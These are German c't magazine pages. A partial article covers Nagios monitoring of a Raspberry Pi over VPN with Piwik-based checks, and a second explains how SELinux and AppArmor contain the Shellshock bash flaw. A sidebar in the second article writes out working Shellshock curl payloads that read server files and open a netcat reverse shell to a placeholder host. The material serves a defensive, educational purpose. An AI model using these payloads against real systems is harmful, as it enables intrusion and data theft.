Das Firefox-Plug-in Nagios Checker zeigt den Status und den Grund für etwaige Warnungen komfortabel in der Statusleiste des Browsers an. So haben Sie Nagios immer im Blick, ohne das Web-Frontend aufrufen zu müssen.

© Copyright by Heise Zeitschriften Verlag

```
<?xml version="1.0" encoding="UTF-8"?>
<result>
  <row>
    <visits>8</visits>
    <actions>20</actions>
    <visitors>8</visitors>
    <visitsConverted>0</visitsConverted>
  </row>
</result>
```

Die Piwik-Statistik im XML-Format lässt sich gut in Skripten verarbeiten.

zusätzlichen von außen erreichbaren Dienst installieren müssen.

Damit niemand den Tunnel für einen Angriff auf Ihren Raspi nutzen kann, machen Sie ihn durch zwei Firewall-Regeln zur Einbahnstraße. Dazu ergänzen Sie auf dem Raspi die Datei /etc/network/interfaces um Folgendes:

```
iface tun0 inet manual
  pre-up iptables -A INPUT -i tun0 -m state --state ↵
                          ESTABLISHED,RELATED -j ACCEPT
  pre-up iptables -A INPUT -i tun0 -j DROP
```

Auch umgekehrt können Sie den Server per Firewall vor Angriffen durch den Tunnel schützen. Für NRPE etwa genügt die Freigabe von Port 5666 auf Ihrem Server:

```
iptables -A INPUT -i tun0 -p tcp --dport 5666 -j ACCEPT
iptables -A INPUT -i tun0 -j DROP
```

Tragen Sie beide Regeln nach dem gleichen Muster wie auf dem Raspi ein.

Den Nagios-NRPE-Server, die Standard-Nagios-Plug-ins und etwaige Zusatz-Plug-ins wie check_iftrafic_nrpe.py, das bei hoher Netzwerkauslastung warnt, müssen Sie ebenso auf Ihrem Server installieren. Anschließend editieren Sie die Datei /etc/nagios/nrpe.cfg und suchen nach den beiden Zeilen, die mit allowed_hosts und mit command[check_hda1] beginnen. Tragen Sie stattdessen Folgendes ein:

```
allowed_hosts=127.0.0.1,192.168.253.1
command[check_disk]=/usr/lib/nagios/plugins/↵
                          check_disk -w 20% -c 10% -p /
```

Die erste Zeile erlaubt dem Raspberry Pi, per VPN auf den NRPE-Dienst zuzugreifen, die zweite behält den Füllstand Ihres Root-Dateisystems im Auge. Anschließend starten Sie den NRPE-Daemon neu, damit die Änderungen wirksam werden.

Eine Besonderheit des NRPE-Servers ist, dass er lediglich Kommandos ausführt, die Sie wie im Beispiel gezeigt per command[] zuvor in der Konfigurationsdatei eingetragen haben. Auch akzeptiert er für diese Nagios-Kommandos keine Parameter. Beides soll verhindern, dass etwaige Angreifer unzulässige Kommandos ausführen oder beliebige Daten abfragen können. Wenn Sie also ein zusätzliches Nagios-Plug-in auf Ihrem Server installieren, müssen Sie es auch in der Konfigurationsdatei des NRPE-Dienstes eintragen, um es aus der Ferne verwenden zu können.

Danach können Sie die vordefinierten Dienste mithilfe des NRPE-Plug-ins auf dem Raspi abfragen. Damit künftig alle Nagios-Abfragen korrekt über das VPN abgewickelt werden, müssen Sie auf dem Raspi in der Datei server.cfg bei der Host-Definition den Host-Namen Ihres Servers durch die private IP-Adresse 192.168.253.2 ersetzen. Um zudem den Festplattenstatus per check_disk zu prüfen, legen Sie analog zum Beispiel von Seite 120 eine neue Service-Definition an und tragen dort als Nagios-Kommando ein:

```
check_command check_nrpe_1arg!check_disk
```

Das Kommando check_nrpe_1arg ist bereits vordefiniert, sodass Sie es unmittelbar verwenden können.

Webtracking als Wachhund

Neben unerklärlich hoher Netzwerk- und Festplattenauslastung kann auch ein plötzlicher Besucheransturm ein Hinweis auf ungewöhnliche Aktivitäten sein. Um das feststellen zu können, benötigen Sie einen Webtracker – wir haben uns für das Open-Source-Tool Piwik entschieden, das auch den deutschen Datenschutzanforderungen entspricht. Die Einrichtung von Piwik ist in [1] ausführlich beschrieben. Zusammengefasst müssen Sie lediglich Piwik von der Projektseite herunterladen, im Verzeichnis Ihres Webservers auspacken und eine MySQL-Datenbank für den Piwik-Benutzer anlegen.

Danach können Sie über das Piwik-Web-Frontend nicht nur die aktuellen Zugriffsstatistiken einsehen, es bietet Ihnen auch Zugang zum Piwik-API, mit dem Sie aus Skripten heraus Statistiken abrufen können. Das Piwik-Api finden Sie im Web-Frontend im Pulldown-Menü beim Benutzernamen, dort sind alle verfügbaren Auswertungsfunktionen und das zur Authentifizierung der Skripte erforderliche Token aufgelistet. Unter anderem können Sie die aktuellen Besucher- und Zugriffszahlen sowie die Zugriffe nach Ländern oder Kontinenten sortiert im XML-Format abrufen.

Das Piwik-API eignet sich gut, um eigene Nagios-Agenten zur Überwachung der Internetaktivitäten zu programmieren. Zum Abruf der Statistik im XML-Format verwenden Sie am besten Curl. Der folgende Aufruf ermittelt die aktuellen Besucher- und Zugriffszahlen der letzten Stunde:

```
curl -sk "http://example.com/index.php?module=API↵
   &method=Live.getCounters&idSite=1&lastMinutes=60↵
  &format=xml&token_auth=7ff6dca0a87581ac90a94032a"
```

Die Website-ID idSite und das Token sind für jede Piwik-Installation und Website individuell, beides finden Sie auf der API-Seite im Piwik-Frontend. Das Ergebnis ist eine XML-Datei, wie Sie im Listing oben links sehen können. Um daraus die aktuelle Anzahl der Besuche zu extrahieren, reichen Sie die Ausgabe mittels Pipe an xmlstarlet weiter:

```
xmlstarlet sel -B -T -t -v "/result/row/visits"
```

Um daraus ein Nagios-Plug-in zur Beobachtung der Besucherzahlen in Form eines Shell-Skripts zu entwickeln, müssen Sie die Zahl aus der Statistik nur noch mit von Ihnen selbst gewählten Schwellwerten für eine einfache Warnung und für einen kritischen Zustand vergleichen. Ist die Warnschwelle überschritten, lassen Sie das Skript den Exit Status 1 zurückgeben, bei einem kritischen Zustand 2. Ist alles in Ordnung, sollte Ihr Skript 0 zurückliefern. Nagios orientiert sich beim Status ausschließlich am Exit Status des jeweiligen Plug-ins – es ist aber sinnvoll, das Skript einen kurzen Text ausgeben zu lassen, der das vorliegende Problem beschreibt oder einfach nur OK meldet. Diesen Text zeigen Ihnen auch das Nagios-Frontend und das Nagios-Browser-Plug-in an.

Der Clou ist, dass Sie für die Piwik-Plug-ins kein NRPE und damit auch kein OpenVPN benötigen. Sie eignen sich also auch zur Überwachung von Servern, auf denen Sie keine Root-Rechte besitzen. Wir haben Ihnen über den c't-Link insgesamt sechs Nagios-Plug-ins und die zugehörigen Service- und Kommandodefinitionen zum Download bereitgestellt, mit denen Sie die Statistiken von Piwik auswerten können. Die Plug-ins check_piwik_visits und check_piwik_actions ermitteln die aktuellen Besucher- und Zugriffszahlen, während check_piwik_countryactions und check_piwik_countryvisits sowie check_piwik_continentactions und check_piwik_continentvisits die Zugriffszahlen des Vortags ermitteln und auswerten, ob aus dem Ausland oder von anderen Kontinenten mehr Zugriffe erfolgten als aus der Heimat.

Eingepegelt

Die Wahl der richtigen Schwellwerte für die verschiedenen Nagios-Plug-ins ist die wohl schwierigste Aufgabe, sie hängt stark vom jeweiligen Server ab. So kann ein Betreiber eines deutschen US-Auto-Forums bei zwanzig Prozent Besuchern aus den USA gelassen bleiben, während es bei einem deutschen Kleingartenverein schon verdächtig ist, wenn zehn Prozent der Besucher aus dem Ausland kommen. Es ist daher ganz normal, dass man die Schwellwerte in der Anfangszeit häufig anpassen muss.

Haben Sie Piwik bislang nicht auf Ihrem Server verwendet, sollten Sie das Webtracking-Tool erst ein oder zwei Monate lang die Zugriffe aufzeichnen lassen, bevor Sie die Piwik-Plug-ins in Nagios einbinden. Danach können Sie versuchen, anhand der festgestellten Spitzenwerte sinnvolle Warnschwellen für die einzelnen Plug-ins festzulegen, sodass nicht ständig Fehlalarme ausgelöst werden. Auch wenn Sie kaum mehr Fehlalarme haben, sollten Sie je nach Server monatlich oder vierteljährlich überprüfen, ob die Schwellen nicht inzwischen zu hoch sind. Denn ein Wächter, der bei jeder Kleinigkeit Alarm schlägt, ist genauso nutzlos wie einer, der im Ernstfall schweigt. (mid)

Literatur

[1] Mirko Dölle, Besucher im Blick, Datenschutzkonformes Webtracking mit Piwik, c't 7/11, S. 182

c't Piwik-Plug-ins für Nagios: ct.de/yd28

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Ralf Spenneberg

Zweite Abwehrlinie

SELinux und AppArmor schützen nach dem Einbruch

Die Sicherheitserweiterungen SELinux und AppArmor sperren von außen erreichbare Prozesse in einen Käfig, der verhindert, dass beispielsweise ein gekaperter Apache eine Shell mit Vollzugriff aufs System startet. So kann ein Angreifer auch nach einem erfolgreichen Einbruch nur begrenzt Schaden anrichten – und selbst ein Sicherheits-GAU wie die Shellshock-Lücke glimpflich ausgehen.

Shellshock sorgte im September letzten Jahres für Überstunden bei den Administratoren. Die über Jahre nicht erkannte Sicherheitslücke überraschte Entwickler wie Anwender: Die weitverbreitete Linux-Shell Bash führt in Umgebungsvariablen eingebettete Befehle aus – eine Funktion, die manche Skripte sogar ganz bewusst nutzen.

Niemandem war jedoch bewusst, dass sich dieses Verhalten durch gezieltes Setzen von Umgebungsvariablen beim Aufruf von CGI-Skripten ausnutzen lässt, um beliebige Kommandos auf Webservern auszuführen. Dazu genügt ein GET-Request über HTTP mit passend konstruierten Parametern (siehe Textkasten rechts). Da viele Linux-Systeme die Bash als Standard-Shell nutzen, indem sie /bin/sh auf /bin/bash verlinken, sind alle Anwendungen, die mittels popen() oder system() weitere Prozesse mit Unterstützung der Shell starten, potenziell angreifbar. Betroffen können daher auch CGI-Skripte sein, die in Perl, PHP oder einer anderen Sprache geschrieben sind.

Impact-GAU

Auch in vielen anderen Kontexten kommen auf Linux- und Unix-Rechnern die Bash und Umgebungsvariablen zum Einsatz, häufig, ohne dass Admins und Anwender davon überhaupt etwas mitkriegen. So lassen sich Shellshock-Attacken unter anderem gegen SSH, DHCP-Clients und den CUPS-Druckserver fahren. Auch Mailserver wurden mit speziell präparierten Mails mit Shell-Befehlen im Header angegriffen – die konnten beispielsweise zum Zuge kommen, wenn der Mailserver die Metadaten der Mail per Umgebungsvariablen an einen Spam-Filter weitergibt.

Betroffen von Shellshock sind alle Bash-Versionen seit der ersten Version von 1987 bis zur Version 4.3 Patch 025 vom 24. September 2014. Nachdem die Shellshock-Sicherheitslücke (CVE-2014-6271) bekannt wurde, haben die Linux-Distributoren schnell reagiert und die Sicherheitslücke geschlossen.

Als Konsequenz aus Shellshock haben Sicherheitsforscher die Bash genauer untersucht und dabei eine Reihe weiterer Schwachstellen gefunden, die zusätzliche Patches benötigen. Diese beschneiden teilweise den ursprünglichen Funktionsumfang der Bash, sodass das Mehr an Sicherheit zu Kompatibilitätsproblemen mit bestehenden Bash-Skripten führen kann.

Das Problem

Der Textkasten rechts zeigt, wie einfach man über die Shellshock-Lücke beliebige Dateien auf dem Server auslesen und mit Hilfe des Netcat-Kommandos `nc` eine Hintertür auf einem Webserver einrichten konnte. Aber warum darf der Apache-Webserver überhaupt alle möglichen Dateien lesen und be-

© Copyright by Heise Zeitschriften Verlag

liebige Programme starten, die er für den Normalbetrieb gar nicht benötigt?

Dies ist eine Designschwäche von Unix- und Linux-Systemen, die historisch bedingt nur ein sehr eingeschränktes Rechtemodell bieten: Lese-, Schreib- und Ausführen-Recht an einer Datei können dem Eigentümer der Datei, genau einer Benutzergruppe oder allen lokalen Usern gewährt werden. Es gibt aber keine Möglichkeit, verschiedenen Gruppen unterschiedliche Kombinationen von Rechten zuzuweisen oder einzelnen Usern oder Benutzergruppen den Zugriff zu verweigern. Andere Betriebssysteme bieten hier mehr Möglichkeiten. Zwar gibt es mit den POSIX-ACLs seit über zehn Jahren eine Lösung, sie werden aber kaum eingesetzt, da ihre Handhabung umständlich ist – ls zeigt die ACLs nicht an, tar sichert sie nicht, und zur Administration benötigt man die Programme getfacl und setfacl.

In der Praxis benötigen fast immer mehrere User und Gruppen Lese- und Ausführrechte an den meisten Dateien und Programmen. Im Unix- und Linux-Rechtemodell bedeutet das, dass man diese Rechte allen Usern gewähren muss – also auch dem Benutzerkonto, unter dem der Webserver läuft. Außerdem darf jeder Benutzer Netzwerkverbindungen zu beliebigen Ports im Internet aufbauen. Daher darf der „böse" Netcat-Prozess, der ja über den Webserver gestartet wurde und daher mit Webserver-Rechten läuft, eine Netzwerkverbindung zu Port 5000 eines entfernten Rechners aufbauen.

Die Lösung

Um den Beschränkungen der traditionellen Unix-Rechte zu entkommen, implementieren die konkurrierenden Ansätze SELinux und AppArmor ein zusätzliches Rechtekonzept, das unabhängig ist von den Unix-Rechten. Beide Sicherheitserweiterungen sorgen für eine doppelte Prüfung jedes Zugriffs auf eine Datei oder einen Befehl: Sowohl die Unix-Rechte als auch SELinux oder AppArmor müssen den Zugriff erlauben. So kann man sogar die Unix-typische Allmacht des Benutzers mit der User-ID 0 (Root) einschränken.

Dabei lassen sich Rechte sehr viel feinkörniger vergeben und entziehen als nach dem groben Unix-Raster: SELinux beispielsweise differenziert bei Schreiboperationen zwischen Anlegen, Überschreiben, Löschen und dem Anhängen von Daten – das Unix-Schreibrecht räumt entweder alle diese Rechte ein oder keines davon. AppArmor gewährt oder entzieht Prozessen feinkörnig Rechte wie das Öffnen von privilegierten Ports unter 1024, das Laden von Kernelmodulen oder das Neustarten des Rechners (Capabilities) – das ist im Unix-Rechtemodell traditionell alles in der Root-Berechtigung zusammengefasst.

Standardmäßig verbieten AppArmor und SELinux erst einmal jeglichen Zugriff; alle Aktionen müssen explizit erlaubt werden. SELinux, das in der Red-Hat-Welt standardmäßig zum Einsatz kommt, stellt dabei immer das gesamte System unter Überwachung; entsprechend benötigt man einen umfangreichen Regelsatz, damit überhaupt noch etwas geht. Alle Prozesse gehören in der SELinux-Terminologie einer Domäne an, die den Sicherheitskontext des Prozesses festlegt; alle Objekte (in erster Linie Dateien) haben einen Typ. In der Matrix aus Domäne und Typ muss jeder erwünschte Zugriff explizit zugelassen werden.

AppArmor beschränkt die Kontrolle auf ausgewählte, besonders gefährdete Prozesse. Das, was ein Programm tun darf, steht in einem Profil, das den Namen des Programms trägt: Wenn /usr/sbin/apache2 startet, stattet AppArmor den Prozess mit den Rechten aus, die in /etc/apparmor.d/usr.sbin.apache2 hinterlegt sind. In Ubuntu, das AppArmor standardmäßig mitbringt, steht allerdings nur eine Handvoll Prozesse unter AppArmor-Überwachung. Um beispielsweise einen wirksamen Schutz für CGI-Skripte zu implementieren, muss man selbst Hand anlegen. Als Lohn winkt aber ein maßgeschneiderter Schutz.

SELinux in Aktion

Wird der im Shellshock-Beispiel aufgeführte Curl-Aufruf zum Start von Netcat bei aktivem

Shellshock in der Praxis

Das Common Gateway Interface, kurz CGI, wurde erstmals 1993 im NCSA httpd implementiert und anschließend von allen Webservern übernommen. Es ist ein Standardverfahren für die Erzeugung von dynamischen Webinhalten, bei dem der Webserver externe Programme – üblicherweise Skripte – aufruft. Vom Webanwender beigesteuerte Werte, etwa Eingaben in Formulare, übergibt der Webserver in Umgebungsvariablen. Die externen Programme geben als Antwort HTML-Code aus, den der Webserver wiederum an den Browser des Anwenders ausliefert.

Ein einfaches Beispiel ist das folgende Skript:

```
#!/bin/bash
echo -e "Content-type: text/plain\n\r"
env
```

Legt man dieses Skript unter dem Namen env.sh beispielsweise auf einem CentOS-Rechner mit Apache im Verzeichnis /var/www/cgi-bin ab und versieht es mit Execute-Rechten, liefert die URL cgi-bin/env.sh?shellshock auf dem Server unter anderem die folgenden Umgebungsvariablen zurück, die an die Bash übergeben wurden:

```
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64) Gecko/20100101 Firefox/33.0
HTTP_ACCEPT_LANGUAGE=de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_ENCODING=gzip, deflate, sdch
QUERY_STRING=shellshock
```

Der Webserver hat den an das Skript übergebenen Parameter in der Variablen QUERY_STRING abgelegt. Auch die HTTP_-Variablen enthalten Werte, die der HTTP-Client des Anwenders übermittelt hat. Ein Angreifer kann daher eine beliebige dieser Variablen für den Shellshock-Angriff nutzen. Mit einem simplen Curl-Aufruf kann man beispielsweise ein Kommando in der User-Agent-Variablen verstecken:

```
curl -H "User-Agent: () { :; }; echo \"Content-type: text/plain\"; echo; /bin/cat/etc/redhat-release" http://REMOTE/cgi-bin/env.sh
```

Wenn die Bash noch die Shellshock-Lücke enthält, gibt dieser Aufruf den Inhalt der Datei /etc/redhat-release aus. Das funktioniert auch mit allen anderen Dateien, die für den Benutzer apache oder alle lokalen Benutzer lesbar sind – und das sind viel mehr, als jeder x-Beliebige draußen im Web kennen sollte.

Natürlich kann man auch beliebige andere Programme ausführen. Der folgende Befehl startet auf dem Server eine Reverse Shell, die sich direkt mit dem lokalen Rechner verbindet:


```
curl -H "User-Agent: () { :; }; /bin/bash -c \"nc LOKAL 5000 -e /bin/bash\"" http://REMOTE/cgi-bin/env.sh
```

Dazu muss auf dem lokalen System auf Port 5000 ein Netcat-Listener laufen:

```
nc -l 5000
```

Nun kann man auf dem lokalen System beliebige Befehle eingeben, die der Webserver ausführt. Mache Linux-Distributionen, darunter Ubuntu, bringen eine Netcat-Version mit, die die Option -e nicht kennt. In diesem Fall erläutert die Man-Page zu nc, wie man mit zwei Befehlen einen Shell-Server baut.

© Copyright by Heise Zeitschriften Verlag



SELinux kann auch gleich auf dem Desktop Alarm schlagen.

SELinux unter CentOS 7 aufgerufen, so schlägt er fehl. Das Log des Webservers meldet:

```
[Thu Jan 08 16:50:57.031454 2015] [cgi:error] ⤶
        [pid 31067] [client 192.168.222.100:44113] ⤶
                AH01215: Ncat: Permission denied.
```

In der Datei /var/log/audit/audit.log findet man weitere Informationen:

```
type=AVC msg=audit(1414075857.030:484): avc: denied ⤶
{ name_connect } for pid=32302 comm="nc" dest=5000 ⤶
      scontext=system_u:system_r:httpd_sys_script_t:s0 ⤶
   tcontext=system_u:object_r:commplex_main_port_t:s0 ⤶
                tclass=tcp_socket
```

In seiner Default-Einstellung verbietet SELinux dem CGI-Skript zwar nicht den Aufruf des Netcat-Kommandos, wohl aber den Aufbau einer TCP-Verbindung für Prozesse, die in der SELinux-Domäne httpd_sys_script_t laufen – und die gilt für alle Skripte, die der Webserver startet. Erst wenn man ausdrücklich mit

```
semanage boolean -m --on httpd_can_network_connect
```

die SELinux-Variable httpd_can_network_connect=1 setzt, ist der Reverse-Shell Aufruf erfolgreich.

Ein weiteres Beispiel, das nur bei aktivem SELinux nicht funktioniert, ist die Anzeige der eigentlich für alle Benutzer lesbaren zentralen SELinux-Konfigurationsdatei /etc/selinux/config: Die SELinux-Regeln erlauben nicht, dass Prozesse im Sicherheitskontext httpd_sys_script_t lesend auf Objekte vom Typ selinux_config_t zugreifen. Die Domäne von Prozessen und den Typ von Objekten geben die Kommandos ps und ls aus, wenn man sie mit der Option –Z aufruft.

AppArmor

Obwohl Ubuntu-Hersteller Canonical das AppArmor-Profil für Apache offiziell unterstützt, muss der Admin zunächst das Paket libapache2-mod-apparmor sowie das Paket apparmor-utils installieren. Selbst danach läuft der Apache noch ohne AppArmor-Schutz – Canonical empfiehlt die Nutzung von AppArmor für Apache ausdrücklich nur erfahrenen Administratoren.

Um das Profil zu aktivieren, müssen Sie daher noch den Link /etc/apparmor.d/disable/usr.sbin.apache2 löschen. Anschließend laden die folgenden Befehle die AppArmor-Profile neu, aktivieren das Apparmor-Modul von Apache und starten den Webserver neu:

```
service apparmor reload
a2enmod apparmor
service apache2 restart
```

Über die AppArmor-Funktionen kann der Apache-Prozess unterschiedliche Sicherheitskontexte für unterschiedliche Verzeichnisse und Funktionen nutzen: In AppArmor-Terminologie wechselt Apache beim Ausführen von CGI-Skripten seinen Hut („change hat“), sodass für solche Skripte andere Regeln gelten können als beispielsweise für den Zugriff auf statische HTML-Seiten.

Ubuntu und Debian installieren Apache standardmäßig mit dem thread-basierten Multi-Processing-Modul Event, wenn nicht mod_php oder ein anderes Modul verwendet wird, das kein Multithreading kann. Hier kommt aus Performance-Gründen das Modul mod_cgid zum Einsatz, das CGI-Skripte über einen externen CGI-Daemon außerhalb des Apache-Kontexts ausführt. Eine Beschränkung des Apache-Prozesses würde gar nichts bringen.

Daher muss man zunächst das Paket apache2-mpm-prefork installieren, das MPM Prefork aktivieren und auf cgi statt cgid umstellen:

```
a2dismod mpm_event
a2enmod mpm_prefork
a2enmod cgi
a2dismod cgid
```

Außer in Szenarien mit sehr vielen parallelen Zugriffen sollte diese Änderung keine großen Auswirkungen auf die Apache-Performance haben.

Um nun das CGI-Verzeichnis mit einem eigenen „Hut“ auszustatten, ist der Block <IfDefine ENABLE_USR_LIB_CGI_BIN> in /etc/apache2/conf-enabled/serve-cgi-bin.conf um eine Zeile zu erweitern:

```
...
<IfDefine ENABLE_USR_LIB_CGI_BIN>
  ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
  <Directory "/usr/lib/cgi-bin">
    AAHatname CGI  ## Diese Zeile definiert den Hat
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Require all granted
  </Directory>
</IfDefine>
...
```

Nun wird dieser Hat am Ende der Datei /etc/apparmor.d/usr.sbin.apache2 vor der letzten schließenden geschweiften Klammer eingefügt:

```
^CGI flags=(complain) {
}
```

Die Angabe des Complain-Flags schaltet den AppArmor-Lernmodus ein, in dem Zugriffe

DAC und MAC

Der klassische Unix-Sicherheitsansatz implementiert eine sogenannte Discretionary Access Control (DAC): Der Eigentümer einer Datei hat die volle Kontrolle über die Datei und legt selbst fest, wer mit welchen Rechten darauf zugreifen darf. Vertut er sich dabei, können auf einmal alle Benutzer vertrauliche Daten lesen oder wichtige Systemdateien überschreiben. Prozesse erben beim Start die Rechte des Benutzers: Von root gestartet, kann der Webserver jede Datei im System lesen und überschreiben, von einem normalen Benutzer gestartet, möglicherweise nicht einmal die eigene Startseite.

SELinux und AppArmor führen eine Mandatory Access Control (MAC) in Linux ein: Hier kontrolliert ein vom Benutzer unabhängiger Regelsatz auf Kernelebene alle Aktionen. Was ein Benutzer oder ein Prozess mit einer Datei machen darf, hängt nicht mehr davon ab, ob ihm die Datei gehört oder nicht, sondern allein davon, ob eine SELinux- oder AppArmor-Regel den gewünschten Zugriff gestattet – unabhängig von den groben traditionellen Unix-Rechten mit Lese-, Schreib- und Ausführrecht für Besitzer, Gruppe und Rest der Welt.

© Copyright by Heise Zeitschriften Verlag

```
oliver@tikal: ~
$ oliver@tikal:~$ sudo aa-logprof
[sudo] password for oliver:
Reading log entries from /var/log/audit/audit.log.
Updating AppArmor profiles in /etc/apparmor.d.
Complain-mode changes:

Profile:  /usr/sbin/apache2^CGI
Path:     /proc/27469/attr/current
Mode:     rw
Severity: 9

  1 - /proc/27469/attr/current
 [2 - /proc/*/attr/current]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t
 / (F)inish / (M)ore
Adding /proc/*/attr/current rw to profile

Profile:  /usr/sbin/apache2^CGI
Path:     /var/log/apache2/access.log
Mode:     w
Severity: 8

 [1 - /var/log/apache2/access.log]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t
 / (F)inish / (M)ore
Adding /var/log/apache2/access.log w to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /usr/sbin/apache2]
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (
C)lean profiles / Abo(r)t
```

Der Admin legt bei jedem einzelnen Zugriff des Webservers fest, ob AppArmor ihn erlauben soll.

des Webservers protokolliert, aber nicht verboten werden. Damit die neue Regel wirksam wird, muss AppArmor seinen Regelsatz neu laden und Apache neu starten:

```
service apparmor reload
service apache2 restart
```

Anlernen

Nun können Sie alle Aktionen vornehmen, die später erlaubt sein sollen: AppArmor protokolliert die Zugriffe in /var/log/audit/audit.log oder – falls der Auditd nicht installiert ist – in /var/log/syslog. Die Installation von Auditd ist empfehlenswert, damit die AppArmor-Meldungen später bei der Analyse nicht aus einer Unmenge irrelevanter Syslog-Einträge rausgefischt werden müssen. Das kann nämlich das interaktive Analyse-Tool aa-logprof ordentlich aus dem Tritt bringen.

aa-logprof zeigt nun die einzelnen Zugriffe des Apache-Prozesses an und fragt bei jedem, ob er zukünftig erlaubt sein soll. Nach der Beantwortung der Fragen schreibt aa-logprof das überarbeitete Profil. Bei komplexen Anwendungen muss man diesen Vorgang mehrfach wiederholen, bis AppArmor alle gewünschten Aktionen zulässt, ohne sich zu beschweren. Am Ende steht ein Profil, das in unserem einfachen Fall ungefähr so aussieht:

```
^CGI {
  #include <abstractions/apache2-common>
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  /bin/bash r,
  /proc/*/attr/current rw,
  /proc/meminfo r,
  /usr/bin/env rix,
  /usr/lib/cgi-bin/env.sh rix,
  /var/log/apache2/access.log w,
  /var/log/apache2/error.log w,
}
```

Das frisch erstellte Profil schaltet man mit dem Befehl

```
aa-enforce usr.sbin.apache2
```

scharf. AppArmor verbietet nun alle nicht explizit erlaubten Dateizugriffe aus dem Apache-Prozess heraus. Versucht man jetzt beispielsweise, über eine ungepatchte Bash mit Shellshock-Lücke analog zum Netcat-Befehl im Kasten den mount-Befehl via Shellshock aufzurufen, unterbindet AppArmor diese Aktion und protokolliert dies in /var/log/audit/audit.log oder /var/log/syslog:

```
type=AVC msg=audit(1415543607.868:188): ↵
        apparmor="DENIED" operation="exec" ↵
  profile="/usr/sbin/apache2//CGI" name="/bin/mount" ↵
      pid=6759 comm="env.sh" requested_mask="x" ↵
        denied_mask="x" fsuid=33 ouid=0
```

Mit der SELinux-Standardkonfiguration in CentOS wäre ein Aufruf des mount-Befehls durchaus möglich, da SELinux in dem mitgelieferten Regelwerk viele Aktionen in CGI-Skripten erlauben muss. Die SELinux-Entwickler müssen hier berücksichtigen, dass viele nützliche CGI-Skripte Systemfunktionen nutzen. Bei AppArmor erzeugt der Admin sein Apache-Profil hingegen selbst und kann es so wesentlich besser auf die eigene Anwendung zuschneiden.

Nicht nur CGI

Shellshock betrifft nicht nur CGI-Skripte: Überall, wo Daten aus nicht vertrauenswürdigen Quellen in Umgebungsvariablen landen, um über die Bash weitere Befehle aufzurufen, waren Systeme durch Shellshock gefährdet. Selbst PHP-Skripte, die nicht über den CGI-Mechanismus, sondern via mod_php oder im Fast-CGI-Modus aufgerufen werden, können gefährdet sein, wenn sie externe Programme über system() aufrufen und dabei selbst Umgebungsvariablen setzen.

Auch die SSH ist anfällig, wenn sich der Angreifer am angegriffenen System anmelden kann, der Zugriff dort jedoch über die Datei authorized_keys eingeschränkt ist. Dies wird zum Beispiel für die Beschränkung eines Anwenders auf rsync, subversion oder den Aufruf von Monitoring-Agenten wie check_mk_agent genutzt. In diesem Fall steht vor dem Public-Key des Anwenders das Kommando, das nach der Anmeldung aufgerufen wird:

```
command="/usr/bin/check_mk_agent" ssh-rsa ...
```

Über die Shellshock-Lücke kann der Anwender dennoch beliebige andere Kommandos ausführen:

```
ssh test@localhost '() { :;}; echo Ich war hier'
```

Der Mailserver Exim setzt einige Umgebungsvariablen mit dem Inhalt von Header-Feldern der ankommenden Mails – hier lassen sich Shell-Kommandos mit einer Mail einschmuggeln. Postfix ist nicht betroffen; setzt man den Mailserver aber in Kombination mit Procmail für die Zustellung der E-Mail ins Postfach des Benutzers ein, können beim Aufruf externer Skripte Mail-Header in Umgebungsvariablen landen.

Auch OpenVPN nutzt Umgebungsvariablen, um mit Hilfsprogrammen zu kommunizieren. Wenn sich unter den externen Programmen Shell-Skripte befinden, ist die OpenVPN-Installation verwundbar. Meist tritt das Problem aber erst nach der Authentifizierung des Clients auf. Ebenfalls betroffen war der ISC-DHCP-Client dhclient: Vor dem Aufruf der Shellskripte, die die IP-Adresse auf dem Linux-System aktivieren und Informationen wie Nameserver und NTP-Server in den Konfigurationsdateien hinterlegen, setzt er Umgebungsvariablen auf Werte, die der DHCP-Server liefert.

Mehr Sicherheit

Shellshock ist nur ein besonders dramatisches Beispiel für einen Fehler, der an vielen Stellen im System Sicherheitslücken aufreißt. Die Sicherheitserweiterungen AppArmor und SELinux können Angriffe abwehren, die dazu führen, dass Anwendungen von ihrem normalen Verhalten abweichen.

Fertige Regelwerke für SELinux sind meist sehr allgemein gehalten, damit alle gängigen Anwendungen problemlos laufen. Umfangreiche Rechteerweiterungen blockiert jedoch auch SELinux. Selbst erstellte AppArmor-Profile sind in der Regel restriktiver, da sie besser auf das Standardverhalten der Anwendung zugeschnitten sind. AppArmor kann Angriffe daher häufig schon sehr früh abwehren.

